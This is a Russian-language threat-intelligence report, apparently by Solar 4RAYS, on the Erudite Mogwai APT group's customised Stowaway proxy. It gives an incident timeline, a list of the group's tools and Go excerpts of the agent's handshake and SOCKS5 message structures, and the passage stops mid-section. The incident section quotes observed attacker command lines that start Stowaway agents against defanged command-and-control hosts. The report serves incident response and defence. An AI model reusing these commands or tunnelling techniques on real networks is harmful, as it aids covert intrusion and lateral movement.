Erudite Mogwai использует кастомный Stowaway для скрытного продвижения в сети

Оглавление

В ноябре 2024 года в ходе исследования вредоносной кампании, направленной на российские ИТ-организации, предоставляющие услуги для госсектора, команда Solar 4RAYS обнаружила утилиту, которая обладала функциональностью прокси-инструмента. В процессе анализа стало понятно, что это кастомизированная версия общедоступного решения китайских разработчиков — Stowaway. Это многоуровневый прокси-инструмент, написанный на языке Go и предназначенный для специалистов по тестированию на проникновение.

Интересной особенностью упомянутых семплов является то, что по сравнению с оригинальной утилитой, часть функциональности из них удалена, а оставшаяся - модифицирована.

В сочетании с другими инструментами (например, ShadowPad Light aka Deed RAT) эта утилита используется группировкой, которую мы называем Erudite Mogwai, а коллеги из Positive Technologies назвали Space Pirates.

Название Erudite Mogway выбрано не случайно. В их модификациях утилиты Stowaway можно встретить отсылки к известным литературным произведениям, а также историческим событиям. Предлагаем вам проверить себя и попробовать в процессе чтения статьи самостоятельно выявить их.

Семейство этого вредоносного ПО было упомянуто коллегами из PT в статье, где приводились хэши пяти известных образцов Stowaway. С тех пор нам удалось выявить еще четыре новых экземпляра. Судя по всему, группировка Erudite Mogwai активно развивает собственный форк Stowaway. В этой статье мы расскажем о характерных чертах группировки, а кроме того, проследим эволюцию версий Stowaway и подробно рассмотрим функциональность последней известной нам версии.

Краткое содержание отчета:

- В процессе ежедневного мониторинга центра противодействия кибератакам Solar JSOC были обнаружены массовые сработки на Impacket AtExec;
- При расследовании инцидента, следы атаки привели к непокрытому мониторингом сегменту сети заказчика, в котором были обнаружены образцы Stowaway и ShadowPad Light;
- Атака на незащищенный сегмент сети началась не позднее марта 2023 года с публично доступных веб-сервисов, а в ноябре 2024 года атакующие попытались развить ее и захватить новые сегменты сети, но были сразу же обнаружены.
- Злоумышленники адаптировали Stowaway для своих целей, фактически создав свой собственный форк данной утилиты.
- Утилита Stowaway используется в качестве средства проксирования трафика. В целях обфускации с каждой итерацией изменяется структура протокола, добавляются новые возможности.
- Последняя известная на данный момент версия использует LZ4 в качестве алгоритма сжатия, шифрование с помощью XXTEA. Также злоумышленниками добавлена поддержка протокола QUIC.

Профиль группировки

Erudite Mogwai представляет собой одну из активных APT-группировок, специализирующихся на краже конфиденциальной информации и шпионаже. Как минимум с 2017 года группировка атакует государственные учреждения, ИТ-департаменты различных организаций, а также предприятия, связанные с высокотехнологичными отраслями, такими как авиационно-космическая и электроэнергетическая индустрии. Географически их атаки были нацелены на организации в России, Грузии и Монголии.

Впервые деятельность Erudite Mogwai была описана в 2019 году специалистами из компании Positive Technologies, которые дали группировке название Space Pirates. С тех пор, их методы, инструменты и цели продолжали развиваться.

Группировка попала в наше поле зрения летом 2023 года в ходе расследования атаки на ИТ-инфраструктуру российской госорганизации. Последний на сегодняшний день раз мы столкнулись с ней в ноябре 2024 года. Среди актуальных инструментов, используемых злоумышленниками на данный момент, можно выделить:

- LuckyStrike Agent - многофункциональный бэкдор на .NET, способный использовать в качестве C2 OneDrive, не встречался в предыдущих атаках.
- Shadowpad Light (aka Deed RAT)
- Кастомный Stowaway — пентест утилита, из функциональности которой оставлено SOCKS5 прокси. Используется для продвижения в сети жертвы.
- Различные Open-Source утилиты для сканирования сети.

Характерные тактики, техники и инструменты, применяемые группировкой, позволяют предположить, что она имеет восточно-азиатское происхождение, именно поэтому, в соответствии с таксономией Solar 4RAYS, мы относим её к кластеру “могваев”.

Обзор инцидента

В начале ноября в инфраструктуре одного из наших заказчиков в государственном секторе, стоящего на мониторинге Solar JSOC, начали фиксироваться массовые сработки на удаленное создание задач через Impacket AtExec и запуски утилит разведки. При экстренном реагировании на данный инцидент мы обнаружили несколько систем, к которым атакующие смогли получить доступ, и на некоторых из них мы обнаружили размещенный и запущенный Stowaway.

Интересной особенностью данного кейса на ранних этапах расследования являлось то, что мы не нашли ни одного сервера управления. Все Stowaway запускались без указания C2 и работали лишь в режиме прослушивания порта:

```
C:\Windows\Temp\Bione.exe -l 80 -f TheHillsWestOfArkham -s <redacted>
```

При этом ни один из обнаруженных нами Stowaway не был закреплен, а все системы были скомпрометированы с одного и того же адреса, который принадлежал маршрутизатору.

Вместе с системными администраторами заказчика мы смогли выявить еще одну скомпрометированную систему из другого сегмента сети – ею оказалась система администратора, с которой и проводилась атака. Как выяснилось позднее, атака началась далеко не в ноябре. Системы из данного сегмента не были подключены к SIEM, и значительная часть из них была скомпрометирована.

В системе администратора мы также нашли запущенный незакрепленный Stowaway, однако здесь атакующие запустили его с указанием командного сервера:

```
C:\Windows\Tasks\lsasss.exe -c wiod[.]mynetav[.]net:443 -s <redacted> -f
AgreedUponByAllParties
```

При анализе системы мы нашли и более ранние следы вредоносной активности. Самые ранние из них были в середине июля: запуск AtExec с сервера на ОС Windows, который стал следующей остановкой в нашем расследовании.

Сервер был скомпрометирован не позднее февраля 2024 года – тогда в системе разместили ShadowPad Light. С февраля по июль данный сервер активно использовался для бокового перемещения по инфраструктуре. Также за данный период обнаружены следы присутствия в системе более 20 различных инструментов атакующих, которые они удаляли после использования. При последующем анализе мы смогли определить часть этих инструментов:

- Keylogger CopyCat;
- Fscan (open-source инструмент для быстрого сканирования сетей, используемый в ходе тестирования на проникновение, написан китайским разработчиком);
- Lscan (еще одна open-source утилита для тестирования сетей);
- Netspy (утилита для обнаружения доступных внутренних сегментов сети);
- LuckyStrike Agent;
- Sysinternals ADExplorer (утилита для работы с Active Directory).

Интересно, что многие open-source утилиты, использованные злоумышленниками, были созданы китайскими разработчиками. В окрестности размещения ShadowPad Light мы также смогли обнаружить источник заражения – это оказался недоменный АРМ, который является частью Системы Контроля и Управления Доступом (СКУД). Когда? Март 2023 года. На данном АРМ мы увидели одновременное использование и ShadowPad Light, и Stowaway:

```
C:\Windows\Temp\backpu.exe -f ActionsInYourApplication -c 46[.]17[.]43[.]99:443 -s
<redacted>
```

При этом Stowaway на момент сбора триажа существовал лишь в виде завершенного процесса в памяти системы и не был обнаружен. Таким образом, можем сделать вывод, что атакующие применяют ShadowPad Light для размещения и запуска Stowaway, который используется для дальнейших активностей и удаляется при завершении работы атакующих.

Источником компрометации недоменного АРМ оказалась Unix-система с веб-сервисами, которые, по информации от заказчика, были доступны из внешней сети в 2022-2023 годах. Тогда же у заказчика был инцидент с компрометацией данной Unix-системы, после которого доступ к веб-сервисам извне был закрыт. В результате просмотра журналов других систем из той же сети мы обнаружили, что с марта по июнь 2023 года имеются следы брутфорса учетных записей администраторов, который также выполнялся с данной Unix-системы. Более ранней вредоносной активности обнаружено не было, а значит - эта система и являлась точкой входа атакующих в инфраструктуру заказчика.

Вывод: атакующие получили доступ в инфраструктуру в результате компрометации публично доступного веб-сервиса не позднее марта 2023 года, а далее начали искать «низко висящие фрукты» в инфраструктуре. На протяжении 19 месяцев атакующие медленно распространялись по системам заказчика, пока в ноябре 2024 года они не добрались до сегментов сети, подключенных к мониторингу. В результате проведенного реагирования мы помогли очистить зараженные системы от вредоносного ПО, а также выдали соответствующие рекомендации по повышению защищенности.

Хронология развития атаки

Описание оригинальной утилиты

Для того, чтобы отследить изменения, вносимые злоумышленниками, необходимо разобраться в коде самой утилиты хотя бы на базовом уровне. Оригинальный репозиторий можно найти на GitHub. Stowaway в своей документации вводит следующие термины:

- Узел. Существует два типа узлов: agent и admin. Семплы, которые мы обнаружили, относятся к типу agent. Они запускаются на атакуемых машинах. Поэтому мы рассмотрим только agent.
- Активный режим. В этом режиме узел инициирует соединение.
- Пассивный режим. В этом режиме узел ожидает подключения.
- Upstream - трафик от дочернего узла к родительскому
- Downstream - трафик от родительского узла к дочернему

Agent имеет следующие параметры:

-l — адрес и порт, на котором Stowaway будет слушать, в формате [ip]:<port>

-s — ключ (secret), который будет использоваться для шифрования трафика.

-c — адрес узла, к которому будет осуществляться подключение в активном режиме.

--socks5-proxy — адрес SOCKS5 сервера.

--socks5-proxyu — SOCKS5 юзернейм (optional).

--socks5-proxyp — SOCKS5 пароль (optional).

--http-proxy — адрес HTTP прокси сервера.

--reconnect — Таймаут переподключения.

--rehost — IP адрес для переиспользования

--report — порт для переиспользования

--up — Upstream протокол, TCP/HTTP/WS, по умолчанию TCP

--down — Downstream протокол, TCP/HTTP/WS, по умолчанию TCP

--cs кодировка, по умолчанию utf-8, также доступна gbk (китайский язык)

--tls-enable включение TLS. В этом случае AES не используется утилитой.

--domain доменное имя TLS SNI/WEBSOCKET. По умолчанию используется адрес целевого узла.


При запуске утилиты после проверки параметров осуществляется создание объекта типа Agent:

```
      type Agent struct {
          UUID string // по умолчанию IAMNEWHERE
          Memo string // Заметка, описание агента (Optional)

          options *initial.Options
          mgr     *manager.Manager

          childrenMessChan chan *ChildrenMess
      }
```

Затем происходит выбор режима работы в зависимости от указанных аргументов командной строки и последующая установка соединения:

```
      var conn net.Conn
          switch options.Mode {
          case initial.NORMAL_PASSIVE:
              conn, agent.UUID = initial.NormalPassive(options)
          case initial.NORMAL_RECONNECT_ACTIVE:
              fallthrough
          case initial.NORMAL_ACTIVE:
              conn, agent.UUID = initial.NormalActive(options, nil)
          case initial.SOCKS5_PROXY_RECONNECT_ACTIVE:
              fallthrough
          case initial.SOCKS5_PROXY_ACTIVE: // режим Active через SOCKS5 прокси
              proxy := share.NewSocks5Proxy(options.Connect, options.Socks5Proxy,
options.Socks5ProxyU, options.Socks5ProxyP)
              conn, agent.UUID = initial.NormalActive(options, proxy)
          case initial.HTTP_PROXY_RECONNECT_ACTIVE:
              fallthrough
          case initial.HTTP_PROXY_ACTIVE:
              proxy := share.NewHTTPProxy(options.Connect, options.HttpProxy)
              conn, agent.UUID = initial.NormalActive(options, proxy)
          case initial.IPTABLES_REUSE_PASSIVE:
              defer initial.DeletePortReuseRules(options.Listen, options.ReusePort)
              conn, agent.UUID = initial.IPTableReusePassive(options)
          case initial.SO_REUSE_PASSIVE:
              conn, agent.UUID = initial.SoReusePassive(options)
          default:
              log.Fatal("[*] Unknown Mode")
      }
```

При установке соединения предусмотрен механизм преаутентификации (Функция *PreAuth в двух вариантах), в ходе которого агент посылает вышестоящему узлу PreAuthToken (первые 16 байт от MD5 для secret).



Initial Connect (Active Mode)

При этом для режима NormalActive агент сначала отправляет собственный токен, а затем считывает токен от вышестоящего узла, после этого сравнивает присланный токен со своим. В случае несоответствия закрывает соединение. В режиме NormalListen агент ожидает от вышестоящего узла токен, затем сравнивает его со своим, в случае несоответствия также закрывает его.

ActivePreAuth

После преаутентификации происходит обмен сообщениями типа HIMess (все сообщения имплементируют общий интерфейс Message).

```
type HIMess struct {
    GreetingLen uint16
    Greeting    string
    UUIDLen     uint16
    UUID        string
    IsAdmin     uint16
    IsReconnect uint16
}
```

В свою очередь, каждое сообщение имеет заголовок единого формата:

```
type Header struct {
    Sender      string // sender and accepter are both 10bytes
    Accepter    string
    MessageType uint16
```

```
    RouteLen    uint32
    Route       string
    DataLen     uint64
}
```


Следующим этапом в инициализации соединения является передача сервером сообщения типа UUIDMess, которое содержит UUID клиента в формате ASCII строки. Это значение играет роль идентификатора текущей сессии агента:

```
type UUIDMess struct {
    UUIDLen uint16
    UUID    string
}
```


Финальным штрихом является сообщение MyInfo

```
type MyInfo struct {
    UUIDLen     uint16
    UUID        string
    UsernameLen uint64
    Username    string // whoami
    HostnameLen uint64
    Hostname    string // hostname
    MemoLen     uint64
    Memo        string // optional
}
```

На рисунках ниже можно наблюдать пример трафика с обменом приветственными сообщениями между клиентом и сервером.



HIMsg от клиента (Agent; Active Mode)




HIMsg от сервера (Admin)

Содержимое сообщения зашифровывается в случае использования флага командной строки -s (secret). В данном случае будет использоваться AES в режиме GCM. При отсутствии флага -s сообщения не зашифровываются. При использовании TLS трафик шифруется средствами этого протокола, сообщения не зашифровываются с помощью AES. Стоит также отметить, что начиная с версии 2.1, Stowaway перед шифрованием сжимает сообщения с помощью gzip. На рисунках ниже приведены примеры незашифрованного сжатого трафика для сообщений типа UUIDMess, MyInfo.

UUIDMess

UUIDMess после декомпрессии



MyInfo (поле Sender теперь равно полученному UUID)

MyInfo после декомпрессии

Затем вызывается функция Agent.Run, в которой для каждого вида взаимодействия создается свой экземпляр типа Manager и запускаются горутины для обработки поступающих сообщений. Данная функция запускает работу утилиты в штатном режиме.

```
func (agent *Agent) Run() {
    agent.sendMyInfo()
    // run manager
    agent.mgr = manager.NewManager(share.NewFile())
    go agent.mgr.Run()
    // run dispatchers to dispatch all kinds of message
    go handler.DispatchListenMess(agent.mgr, agent.options)
    go handler.DispatchConnectMess(agent.mgr)
    go handler.DispathSocksMess(agent.mgr)
    go handler.DispatchForwardMess(agent.mgr)
    go handler.DispatchBackwardMess(agent.mgr)
    go handler.DispatchFileMess(agent.mgr)
    go handler.DispatchSSHMess(agent.mgr)
    go handler.DispatchSSHTunnelMess(agent.mgr)
    go handler.DispatchShellMess(agent.mgr)
    go DispatchOfflineMess(agent)
    // run dispatcher to dispatch children's message
    go agent.dispatchChildrenMess()
```

```
        // waiting for child
        go agent.waitingChild()
        // process data from upstream
        agent.handleDataFromUpstream()
        //agent.handleDataFromDownstream()
    }
```

Как в Stowaway работает SOCKS5 прокси

Этот механизм заслуживает отдельного внимания в Stowaway, так как именно на эту функциональность опирались злоумышленники при кастомизации данной утилиты.

После использования команды socks с указанием желаемого порта на стороне сервера (атакующего, admin) открывается указанный порт.

Инициализация SOCKS5 прокси

Также есть возможность указать хост и username/password для SOCKS5 сервера. Затем админ формирует сообщение для агента следующего формата:

```
    type SocksStart struct {
```


```
    UsernameLen uint64
    Username    string
    PasswordLen uint64
    Password    string
}
```

В дальнейшем, если злоумышленнику нужно перенаправить вредоносный трафик в сеть жертвы, он осуществляет это через обращение к указанному порту на своей машине, притом трафик SOCKS5 имеет надстройку в виде кастомного протокола Stowaway (это означает, что трафик как минимум сжат, а при использовании secret также зашифрован). Трафик будет оборачиваться в структуры следующего вида:

```
// TCP трафик
type SocksTCPData struct {
    Seq     uint64
    DataLen uint64
    Data    []byte
}

// UDP трафик
type SocksUDPData struct {
    Seq     uint64
    DataLen uint64
    Data    []byte
}


// Режим UDP Associate
type UDPAssStart struct {
    Seq           uint64
    SourceAddrLen uint16
    SourceAddr    string
}

// UDP Associate
type UDPAssRes struct {
    Seq     uint64
    OK      uint16
    AddrLen uint16
    Addr    string
}

// Завершение передачи данных TCP
type SocksTCPFin struct {
    Seq uint64
}

// Сообщение о готовности прокси
type SocksReady struct {
    OK uint16
}
```


На рисунках ниже изображены диаграммы последовательностей для различных сценариев (инициализация, обычное взаимодействие, режим Udp Associate)

Инициализация socks



Обычное взаимодействие (трафик SOCKS5 обернут)

